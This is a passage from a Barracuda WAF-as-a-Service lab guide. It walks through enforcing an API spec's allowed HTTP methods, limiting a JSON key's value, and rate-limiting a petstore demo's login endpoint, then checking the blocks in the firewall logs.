- Note the only Method allowed by the API spec is **POST**
- Click **Save**

- Verify the JSON Profile is **/api/v3/store/order** as shown

- Wait a few minutes for WAF-as-a-Service to Update
- WAF-as-a-Service will allow the **POST** Method, because it is allowed in the API Spec
- WAF-as-a-Service will not allow other HTTP methods such as **GET** that are not in the API Spec
- Browse to your **CNAME/api/v3/store/order** by manually typing in the URL in your address bar
  - for example: http://app#####.prod.cudawaas.com/api/v3/store/order
- Your browser will send a **GET** Method by default, *but this is not allowed per the API Spec*
- WAF-as-a-Service will block this request because the only Method allowed is a **POST**

API JSON Key Protection

The OpenAPI specification also defines the allowed datatypes and limits for each JSON Key.

Barracuda WAF-as-a-Service can constrain and enforce the datatypes, which we will do in this lesson.

- Click the Pencil icon to edit the "**id**" Key for the **/api/v3/store/order** API endpoint

- Set the **Max Length** and **Max Number Value** to **3** and click **Save**

- Wait a few minutes for WAF-as-a-Service to Update

- Browse to your **CNAME**, for example: http://app######.prod.cudawaas.com/
- Scroll down and click on **Store/Order**
- Click **Try it Out**

- Edit the Order ID to a large number such as 120, then click **Execute**

You will be blocked.

- Check the **Firewall Logs** to verify the reason for blocking is **maximum number value exceeded**

API Rate Limit Protection

Another key capability of API protection is rate-limiting so that certain endpoints can be protected from volumetric attacks. We will rate limit the /usr/login API endpoint to 20 requests per second.

- Make sure the DDOS Component is added, if not, add it now.
- Under the DDOS Component, select **Brute Force**.
- Click "**Add Policy**"
- Add the URL **/api/v3/user/login**
- For the User-Agent field, enter: *****
- Set the Block List criteria to **10 Valid** or **6 Invalid** requests with **60 seconds** then click **Add**
- Wait a few minutes for WAF-as-a-Service to Update

PRIORITY	URL MATCH	USER AGENT MATCH	BLOCK LIST CRITERIA
∧ ∨	/api/v3/user/login	*	20 **valid** or 6 **invalid** requests within 60 **seconds**

- Browse to your **CNAME**, for example: http://app######.prod.cudawaas.com/

- You will see the petstore API application
- Scroll down and click on **user/login** then click on **Try it Out** and **Execute**

- **Click on Execute at least 10 more times, at a rate of about 1 refresh per second.**
- After the 11th, you will be blocked by WAF-as-a-Service, because you have exceeded the Rate Limit for this API endpoint.
- Verify the blocked attack by examining the Firewall Logs in WAF-as-a-Service:

Finishing Up

Spend a few minutes reviewing the Dashboard and Firewall Logs.

THE END

To learn more about WAF-as-a-Service, visit the landing page:

https://www.barracuda.com/waf-as-a-service

The main WAF-as-a-Service documentation can be found here:

https://campus.barracuda.com/product/WAAS/doc/77399164/getting-started